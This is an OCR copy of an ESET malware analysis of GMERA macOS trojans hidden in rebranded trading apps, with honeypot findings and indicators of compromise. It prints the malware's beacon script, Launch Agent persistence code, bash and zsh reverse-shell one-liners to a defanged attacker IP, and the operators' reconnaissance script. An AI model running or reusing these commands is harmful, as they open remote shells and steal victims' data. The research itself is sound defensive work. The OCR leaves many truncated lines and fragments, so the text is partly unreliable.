
ESET RESEARCH

Mac cryptocurrency trading application rebranded, bundled with malware

ESET researchers lure GMERA malware operators to remotely control their Mac honeypots

Marc-Etienne M.Léveillé

16 Jul 2020 • 14 min. read




We've recently discovered websites distributing malicious cryptocurrency trading applications for Mac. This malware is used to steal information such as browser cookies, cryptocurrency wallets and screen captures. Analyzing the malware samples, we quickly found that this was a new campaign of what Trend Micro researchers called GMERA, in an analysis they published in September 2019. As in the previous campaigns, the malware reports to a C&C server over HTTP and connects remote terminal sessions to another C&C server using a hardcoded IP address. This time, however, not only did the malware authors wrap the original, legitimate application to include malware; they also rebranded the Kattana trading application with new names and copied its original website. We have seen the following fictitious brandings used in different campaigns: *Cointrazer*, *Cupatrade*, *Licatrade* and *Trezarus*. In addition to the analysis of the malware code, ESET researchers have also set up honeypots to try to reveal the motivations behind this group of criminals.

Distribution

We have not yet been able to find exactly where these trojanized applications are promoted. However, in March 2020, Kattana posted a warning suggesting that victims were approached individually to lure them into downloading a trojanized app. We couldn't confirm that it was linked to this particular campaign, but it could very well be the case.

Figure 1. Kattana warns about trojanized copies of their software on Twitter


download look
bsites do look



The download button on the bogus sites is a link to a ZIP archive containing the trojanized application bundle.

Analysis

Malware analysis in this case is pretty straightforward. We will take the Licatrade sample as the example here. Other samples have minor differences, but the ideas and functionalities are essentially the same. Similar analyses of earlier GMERA campaigns are provided in Trend Micro's blogpost and in Objective-See's Mac malware of 2019 report.



ndle

date the application
e downloaded the
at this campaign

plication bundle. This
he reason, the malware
to a C&C server over
HTTP, and to connect to a remote host via TCP providing a remote shell to the

attackers, in both the main executable and the shell script. An additional functionality, in the shell script only, is to set up persistence by installing a Launch Agent.

Here is the full shell script source (ellipsis in long string and defanged):

```
#! /bin/bash

function remove_spec_char(){
    echo "$1" | tr -dc '[:alnum:].\r' | tr '[:upper:]' '[:lower:]'
}

whoami="$(remove_spec_char `whoami`)"
ip="$(remove_spec_char `curl -s ipecho.net/plain`)"
req=`curl -ks "http://stepbystepby[.]com/link.php?${whoami}&${ip}"`

plist_text="ZWNobyAnc2R2a21…d2Vpdm5laXZuZSc="
echo "$plist_text" | base64 --decode > "/tmp/.com.apple.system.plist"
cp "/tmp/.com.apple.system.plist" "$HOME/Library/LaunchAgents/.com.app
launchctl load "/tmp/.com.apple.system.plist"
scre=`screen -d -m bash -c 'bash -i >/dev/tcp/193.37.212[.]97/25733 0>
```

It's interesting to note that persistence is broken in the Licatrade sample: the content of the resulting Launch Agent file (`.com.apple.system.plist`) isn't in Property List format as launchd expects, but instead is the command line to be executed.

The decoded content (ellipses in long strings) of the `$plist_text` variable is:

```
echo 'sdvkmsdfmsd…kxweivneivne'; while :; do sleep 10000; screen -X qu
```

If run directly, this code would open a reverse shell from the victim machine to an attacker-controlled server, but that fails here. Fortunately for the attackers, the last line of the shell script also starts a reverse shell to their server.

The Cointrazer sample, used in campaigns prior to Licatrade, does not suffer from this issue: the Launch Agent is installed and successfully starts when the user logs

connect to different
nections are
ample.

en using `ztcp`

een using `/dev/tcp`

een using `/dev/tcp`

25734	Licatrade executable	`zsh` using `ztcp`
25735	Licatrade executable	`bash` using `/dev/tcp`
25736	Licatrade executable	`bash` in `screen` using `/dev/tcp`
25737	Licatrade executable	`bash` in `screen` using `/dev/tcp`
25738	Licatrade executable	`zsh` in `screen` using `ztcp`

Here are some example command lines used:


- Bash in screen using /dev/tcp:

```
screen -d -m bash -c 'bash -i >/dev/tcp/193.37.212[.]97/25733
0>&1'
```

- zsh using ztcp:

```
zsh -c 'zmodload zsh/net/tcp && ztcp 193.37.212[.]97 25734 &&
zsh >&$REPLY 2>&$REPLY 0>&$REPLY'
```

The rebranded Kattana application is also in the resources of the application bundle. We wanted to see if, besides the change in name and icon in the application, some other code was changed. Since Kattana asks for credentials for trading platforms to perform trading, we verified if the input fields of these were tampered with and if credentials were exfiltrated in some way. Kattana is built with Electron, and Electron apps have an `app.asar` file, which is an archive containing the JavaScript code of the application. We have checked all changes between the original Kattana application and the malicious Licatrade copycat and found that only strings and images were changed.



```
                 layoutTitle: "Kattana"Licatrade Defa...",
@@ -16259 +16259 @@ module.exports = function(e) {
                 title: "Kattana"Licatrade Default Layout",
:_
```

Figure 5. Partial difference between Kattana and Licatrade

Licatrade and its resources were all signed using the same certificate, having the common name field set to `Andrey Novoselov` and using developer ID `M8WVDT659T`. The certificate was issued by Apple on April 6th, 2020. It was revoked the same day we notified Apple about this malicious application.

```
⌥⌘2                    Local Shell
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1392514899372874517 (0x135334ec518f1b15)
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN=Developer ID Certification Authority, OU=Apple Certification Authority, O
=Apple Inc., C=US
        Validity
            Not Before: Apr  6 10:24:07 2020 GMT
            Not After : Apr  7 10:24:07 2025 GMT
        Subject: UID=M8WVDT659T, CN=Developer ID Application: Andrey Novoselov (M8WVDT659T),
 OU=M8WVDT659T, O=Andrey Novoselov, C=US
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
:_
```

Figure 6. Certificate used to sign Licatrade

```
⌥⌘2                    Local Shell
% openssl ocsp -issuer Apple_Developer_CA.crt -cert M8WVDT659T.crt
-url http://ocsp.apple.com/ocsp03-devid06
Response verify OK
M8WVDT659T.crt: revoked
        This Update: Jun  6 02:32:56 2020 GMT
        Next Update: Jun  6 02:37:56 2020 GMT
        Reason: keyCompromise
        Revocation Time: May 28 20:39:50 2020 GMT
% _
```

Figure 7. Licatrade certificate was revoked May 28th, 2020

rtificate was used.
nalyses. See the *IoCs*
n the case of
nt the certificate was
application. This, and
me key, suggests they

The malicious Licatrade application was available on the `licatrade.com` website

The malicious Licatrade application was available on the `licatrade.com` website and its C&C HTTP report server domain is `stepbystepby.com`. Both domains were registered using the `levistor777@gmail.com` email address. Searching for other domains registered with that email address reveals what looks like several previous campaigns. Here is a list of domains we found in samples or registered with that email address.

Domain name	Registration date	Comment
repbaerray.pw	2019-02-25	C&C server for HTTP report of Stockfolio app
macstockfolio.com	2019-03-03	Website distributing the malicious Stockfolio app
latinumtrade.com	2019-07-25	Website distributing the malicious Latinum app
trezarus.com	2019-06-03	Website distributing the malicious Trezarus app
trezarus.net	2019-08-07	#rowspan#
cointrazer.com	2019-08-18	Website distributing the malicious Cointrazer app
apperdenta.com	2019-08-18	Usage unknown
narudina.com	2019-09-23	Usage unknown
nagsrsdfsudinasa.com	2019-10-09	C&C server for HTTP report of Cointrazer app
cupatrade.com	2020-03-28	Website distributing the malicious Cupatrade app

TP report of Licatrade

ng the malicious

e unknown

tion form

ware's first report are hosted behind Cloudflare.

Honeypot interactions

To learn more about the intentions of this group, we set up honeypots where we monitored all interactions between the GMERA reverse shell backdoors and the operators of this malware.

We saw no C&C commands issued via the HTTP C&C server channel; everything happened through the reverse shells. When it first connected, the C&C server sent a small script to gather the username, the macOS version and location (based on external IP address) of the compromised device.

```
#! /bin/bash
function check() {
        if [ ! -f /private/var/tmp/.i ]; then
        write
    else
        if [ "$(( $(date +"%s") - $(stat -f "%m" /private/var/tmp/.i)
                    write
                fi
        fi
}
function write() {
        getit=`curl -s ipinfo.io | grep -e country -e city | sed 's/[^
    echo `whoami` > /private/var/tmp/.i
    echo `sw_vers -productVersion` >> /private/var/tmp/.i
    echo "$getit" >> /private/var/tmp/.i
}
check
cat /private/var/tmp/.i
```

which sent something like this to the operators:

```
jeremy
10.13.4
Bratislava
SK
```


ands. In our case, after
oss several of our
varied. Part of it was
uld copy-and-paste a
l whether the system
then piped to bash.




Figure 8. Packet capture of the operator sending the base64-encoded secondary reconnaissance script

Here is the decoded script:

```
echo ""
echo "------ Whoami ------"
whoami
echo "------ IP info ------"
curl -s ipinfo.io
echo "------ Mac Model ------"
curl -s https://support-sp.apple.com/sp/product?cc=$(system_profiler S
echo "------ MacOS Version ------"
sw_vers -productVersion
sw_vers -productVersion | grep -E "10.15.*" && echo -e "\033[1;31m CAT
sleep 1
echo "------ MacOS Installed ------"
date -r /var/db/.AppleSetupDone
echo "------ Disks ------"
df -m
echo "------ Video Output ------"
system_profiler SPDisplaysDataType
echo "------ Wifi Around ------"
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Currer
echo "------ Virtual Mashine Detector ------"
ioreg -l | grep -e Manufacturer -e 'Vendor Name' | grep -E "irtual|rac
echo "--------------------------------"
echo "------ Developer Detector ------"
```


This script is actually very similar of the `plugin` file found in one of the Stockfolio

samples analyzed last year. However, in the more recent campaigns, they chose to send the reconnaissance script over the network to interesting victims only. It was also updated to include some additional information.

```
------ Whoami ------
florian
------ IP info ------
{
  "city": "New York City",
  "region": "New York",
  "country": "US",
  "loc": "40.7143,-74.0060",
  "postal": "10004",
  "timezone": "America/New_York",
  "readme": "https://ipinfo.io/missingauth"
}------ Mac Model ------
MacBook Pro (Retina, 15-inch, Late 2013)
------ MacOS Version ------
10.15.5
10.15.5
 CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA
 CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA
 CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA CATALINA
 CATALINA CATALINA CATALINA CATALINA CATALINA
------ MacOS Installed ------
Wed 11 Oct 2018 12:54:04 CET
------ Disks ------
Filesystem    1M-blocks   Used Available Capacity iused      ifree %iused  Mounted on
/dev/disk1s5     476282  10735     11155    50%  487987 4876641253    0%   /
...
------ Video Output ------
Graphics/Displays:

    Intel Iris Pro:
      Chipset Model: Intel Iris Pro
      Type: GPU
      Bus: Built-In
      ...
      Displays:
        Color LCD:
          Display Type: Built-In Retina LCD
          Resolution: 2880 x 1800 Retina
          ...
          Connection Type: Internal

------ Wifi Around ------
                          SSID BSSID             RSSI CHANNEL HT CC SECURITY (auth/unicast/group)
                SUPERHOUSE777 04:56:6d:6d:ff:08 -44  11      Y  US WPA2(PSK/AES/AES)
                   MYNETTEL 60:37:47:af:ea:bc -63  11      Y  JP WPA(PSK/AES,TKIP/TKIP)
                                                 .....
------ Virtual Mashine Detector ------
Probably not a Virtual Mashine...
-------------------------------
------ Developer Detector ------
-------------------------------
||| Applications |||
drwxr-xr-x@   3 root          wheel    96B 23 May 06:48 Xcode.app
-|Be Carefull|-
||| Short Bash History |||
...
------ Desktop Screen ------
create screenshot...
10.15.5
uploading...
{"success":true,"key":"ijxxxxc","link":"https://file.io/ijxxxxc","expiry":"14 days"}
```


Figure 9. Report output that would be seen on an operator's terminal (reconstructed from packet capture)

We'll go over each section of the script here:

- It gets the full report about the external IP from ipinfo.io
- It checks for Mac model by using the last 4 digits of the Mac serial number and an HTTP service provided by Apple to translate it to a friendly name such as "MacBook Pro (Retina, 15-inch, Late 2013)". Virtual machines likely have invalid serial numbers and may not display a model here.
- It outputs the version of macOS installed. There is a rather big red (using ANSI escape sequence), all caps warning when the computer is running macOS Catalina (10.15). We think we understand why and talk about it later.
- It checks when macOS was installed using the modification time of the `/var/db/.AppleSetupDone`.
- It outputs the disk usage and connected monitors' details.
- It lists available Wi-Fi networks. Honeypots are likely to have Wi-Fi disabled.
- It detects whether the computer is a VMware, Parallels or VirtualBox virtual machine by looking at the vendor strings of connected devices.

installed and warns
re computer savvy than

y file.

It checks to see whether
error in the script makes
hands in parallel, is used
en capture is taken

and that an obvious
ade us wonder why

they act differently on the current macOS version. It turns out that Catalina added a feature where recording the screen or taking a screenshot must be approved by the user for each application. We tested taking a screenshot from the reverse shell on Catalina and ended up with the following warning in our sandbox, which is rather suspicious considering a trading application has no business doing so.




Figure 10. macOS Catalina warning should the operators try taking a screenshot

Should a compromised system be considered interesting, the exfiltration phase begins. Interesting files are compressed into a ZIP archive and uploaded via HTTP to yet another server, also under the control of the attackers.




Figure 11. Packet capture of an operator using the reverse shell to exfiltrate browser cookies

rhaps they copy-and-

some of the interests

Conclusion

The numerous campaigns run by this group show how much effort they've expended over the last year to compromise Mac users doing online trading. We still aren't sure how someone becomes a victim, downloading one of the trojanized applications, but the hypothesis of the operators directly contacting their targets and socially engineering them into installing the malicious application seems the most plausible.

It is interesting to note how the malware operation is more limited on the most recent version macOS. We did not see the operators try to circumvent the limitation surrounding screen captures. Further, we believe that the only way that they could see the computer screen on victim machines running Catalina would be to exfiltrate existing screenshots taken by the victim. This is a good, real-world example of a mitigation implementation in the operating system that has worked to limit the activities of malefactors.

Indicators of Compromise (IoCs)

Samples

SHA-1	Filename
2AC42D9A11B67E8AF7B610AA59AADCF1BD5EDE3B	Licatrade.zip
560071EF47FE5417FFF62CB5C0E33B0757D197FA	Licatrade.app/Contents/Resources/ru
4C688493958CC7CCCFCB246E706184DD7E2049CE	Licatrade.app/Contents/MacOS/Licat
9C0D839D1F3DA0577A123531E5B4503587D62229	Cointrazer.zip
DA1EDA04D4149EBE93756BCEE758EB860D0791B0	Cointrazer.app/Contents/Resources/r
	app/Contents/MacOS/Coint
	zip
	app/Contents/MacOS/Stock
